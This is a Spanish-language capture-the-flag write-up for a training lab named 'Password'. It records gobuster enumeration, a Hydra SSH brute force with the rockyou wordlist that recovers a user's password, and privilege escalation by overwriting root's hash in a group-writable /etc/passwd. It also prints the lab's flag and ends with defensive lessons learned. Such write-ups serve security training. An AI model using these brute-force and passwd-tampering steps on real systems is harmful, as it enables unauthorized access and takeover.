
```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://172.17.0.2:8080/upload -w /usr/share/wordlists/dirb/big.txt -x php,txt,bak,old,zip,tar,gz,log,swp,html

===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2:8080/upload
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,txt,zip,log,bak,old,tar,gz,swp,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 277]
/.htaccess.txt        (Status: 403) [Size: 277]
/.htaccess.html       (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/.htpasswd.old        (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess.swp        (Status: 403) [Size: 277]
/.htaccess.old        (Status: 403) [Size: 277]
/.htaccess.bak        (Status: 403) [Size: 277]
/.htaccess.log        (Status: 403) [Size: 277]
/.htaccess.zip        (Status: 403) [Size: 277]
/.htaccess.gz         (Status: 403) [Size: 277]
/.htaccess.tar        (Status: 403) [Size: 277]
/.htpasswd.tar        (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/.htpasswd.gz         (Status: 403) [Size: 277]
/.htpasswd.zip        (Status: 403) [Size: 277]
/.htpasswd.txt        (Status: 403) [Size: 277]
/.htpasswd.swp        (Status: 403) [Size: 277]
/.htpasswd.html       (Status: 403) [Size: 277]
/.htpasswd.log        (Status: 403) [Size: 277]
/.htpasswd.bak        (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 574]
Progress: 225159 / 225159 (100.00%)
===============================================================
```



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://172.17.0.2:8080/admin -w /usr/share/wordlists/dirb/big.txt -x php,txt,bak,old,zip,tar,gz,log,swp,html

===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2:8080/admin
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              swp,php,old,tar,gz,html,txt,bak,zip,log
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess.old        (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htaccess.txt        (Status: 403) [Size: 277]
/.htaccess.html       (Status: 403) [Size: 277]
/.htaccess.gz         (Status: 403) [Size: 277]
/.htaccess.tar        (Status: 403) [Size: 277]
/.htaccess.php        (Status: 403) [Size: 277]
/.htaccess.log        (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess.swp        (Status: 403) [Size: 277]
/.htaccess.zip        (Status: 403) [Size: 277]
/.htaccess.bak        (Status: 403) [Size: 277]
/.htpasswd.txt        (Status: 403) [Size: 277]
/.htpasswd.bak        (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/.htpasswd.zip        (Status: 403) [Size: 277]
/.htpasswd.swp        (Status: 403) [Size: 277]
/.htpasswd.log        (Status: 403) [Size: 277]
/.htpasswd.old        (Status: 403) [Size: 277]
/.htpasswd.html       (Status: 403) [Size: 277]
/.htpasswd.gz         (Status: 403) [Size: 277]
/.htpasswd.tar        (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 572]
/users.txt            (Status: 200) [Size: 35]
Progress: 225159 / 225159 (100.00%)
===============================================================
```

Paso 9


Visualización del contenido del archivo users.txt, el cual contiene una lista de usuarios.



```
┌──(kali㉿ kali)-[~]
└─$ curl  http://172.17.0.2:8080/admin/users.txt
Jhon Doe
Pascual
IronMan
Thor
Hulk
```

Paso 10


Ataque de fuerza bruta controlado con Hydra, siguiendo una pista relacionada con el cambio de contraseña del usuario objetivo.



```
┌──(kali㉿ kali)-[~/edutek/Password]
└─$ hydra -L users.txt -P /usr/share/wordlists/rockyou.txt -t8 -Vv ssh://172.17.0.2 -f
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes
his is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-03 12:06:19
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, .
ydra.restore
[DATA] max 8 tasks per 1 server, overall 8 tasks, 43033197 login tries (l:3/p:14344399), ~5379150 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://Thor@172.17.0.2:22
[INFO] Successful, password authentication is supported by ssh://172.17.0.2:22
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "123456" - 1 of 43033197 [child 0] (0/0)
```

Paso 11


Obtención exitosa de la contraseña correspondiente al usuario thor.



```
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "eugene" - 986 of 43033197 [child 6] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "torres" - 987 of 43033197 [child 7] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "damian" - 988 of 43033197 [child 4] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "123123123" - 989 of 43033197 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "joshual" - 990 of 43033197 [child 5] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "bobby" - 991 of 43033197 [child 3] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "babyface" - 992 of 43033197 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "andre" - 993 of 43033197 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "donald" - 994 of 43033197 [child 6] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "daniel1" - 995 of 43033197 [child 7] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "panther" - 996 of 43033197 [child 4] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "dinamo" - 997 of 43033197 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "mommy" - 998 of 43033197 [child 5] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "juliana" - 999 of 43033197 [child 3] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "cassandra" - 1000 of 43033197 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "trustno1" - 1001 of 43033197 [child 1] (0/0)
[22][ssh] host: 172.17.0.2   login: Thor   password: cassandra
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-03 12:11:31
```

Paso 12


Acceso al sistema mediante SSH con el usuario thor y enumeración de directorios en busca de vectores de escalada.



```
┌──(kali㉿ kali)-[~/edutek/Password]
└─$ ssh Thor@172.17.0.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Thor@172.17.0.2's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 6.16.8+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Thor@fbdcfd787ac3:~$ whoami
Thor
Thor@fbdcfd787ac3:~$ ls -lai
total 28
2274081 drwx------ 1 Thor Thor 4096 Feb  3 17:11 .
2274076 drwxr-xr-x 1 root root 4096 Dec 13 03:27 ..
2274057 -rw-r--r-- 1 Thor Thor  220 Aug 31  2015 .bash_logout
2274058 -rw-r--r-- 1 Thor Thor 3771 Aug 31  2015 .bashrc
2274413 drwx------ 2 Thor Thor 4096 Feb  3 17:11 .cache
2274059 -rw-r--r-- 1 Thor Thor  655 Jul 12  2019 .profile
Thor@fbdcfd787ac3:~$
```

Paso 13


Imposibilidad de uso de sudo, por lo que se procede a listar binarios con permisos SUID, sin éxito inicial.



```
Thor@fbdcfd787ac3:~$ sudo l
[sudo] password for Thor:
Thor is not in the sudoers file.  This incident will be reported.
Thor@fbdcfd787ac3:~$ find / -perm -4000 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/local/bin/backup.sh
Thor@fbdcfd787ac3:~$ cat /usr/local/bin/backup.sh
#!/bin/bash
echo "Placeholder script."
```

Paso 14


Identificación de permisos de escritura sobre el archivo /etc/passwd para el usuario thor.



```
Thor@fbdcfd787ac3:~$ /usr/bin/passwd root
passwd: You may not view or modify password information for root.
Thor@fbdcfd787ac3:~$ ls -lhai /usr/bin/passwd
2008014 -rwsr-xr-x 1 root root 53K Mar 26  2019 /usr/bin/passwd
Thor@fbdcfd787ac3:~$ ls -lhai /etc/pa
ls: cannot access '/etc/pa': No such file or directory
Thor@fbdcfd787ac3:~$ ls -lhai /etc/passwd
2274304 -rw-rw-r-- 1 root Thor 1.6K Dec 13 03:27 /etc/passwd
Thor@fbdcfd787ac3:~$
```

Paso 15

Generación de un hash de contraseña mediante OpenSSL y modificación del archivo /etc/passwd para obtener privilegios elevados.




```
-reverse              switch table columns
Thor@fbdcfd787ac3:~$ openssl passwd -1 Clave.123
$1$uD5HgyWc$hwwPXQyDjkaLTuleGxOy1.
Thor@fbdcfd787ac3:~$
```

.

Paso 16


Acceso exitoso como usuario root.




```
root:$1$uD5HgyWc$hwwPXQyDjkaLTuleGxOy1.:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

Paso 17


Acceso al directorio root y obtención del archivo de bandera, finalizando el laboratorio.



```
Thor@fbdcfd787ac3:~$ su root
Password:
root@fbdcfd787ac3:/home/Thor#
```



```
root@fbdcfd787ac3:~# cat flag.txt
7He_F1@9_iS_COrReCT
root@fbdcfd787ac3:~#
```



```
Bienvenido a WHOAMI-LABS.COM. Laboratorio: Password.

Tu laboratorio Password está desplegado correctamente.
IP interna de la máquina desplegada: 172.17.0.2

Ingresa la flag:
Flag incorrecta, intenta de nuevo:
Ingresa la flag: 7He_F1@9_iS_COrReCT
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):
```

3. Conclusiones y Lecciones Aprendidas

Este laboratorio demuestra cómo una mala gestión de permisos y credenciales puede comprometer completamente un sistema. Se refuerza la necesidad de aplicar controles de acceso estrictos, principio de menor privilegio y monitoreo continuo.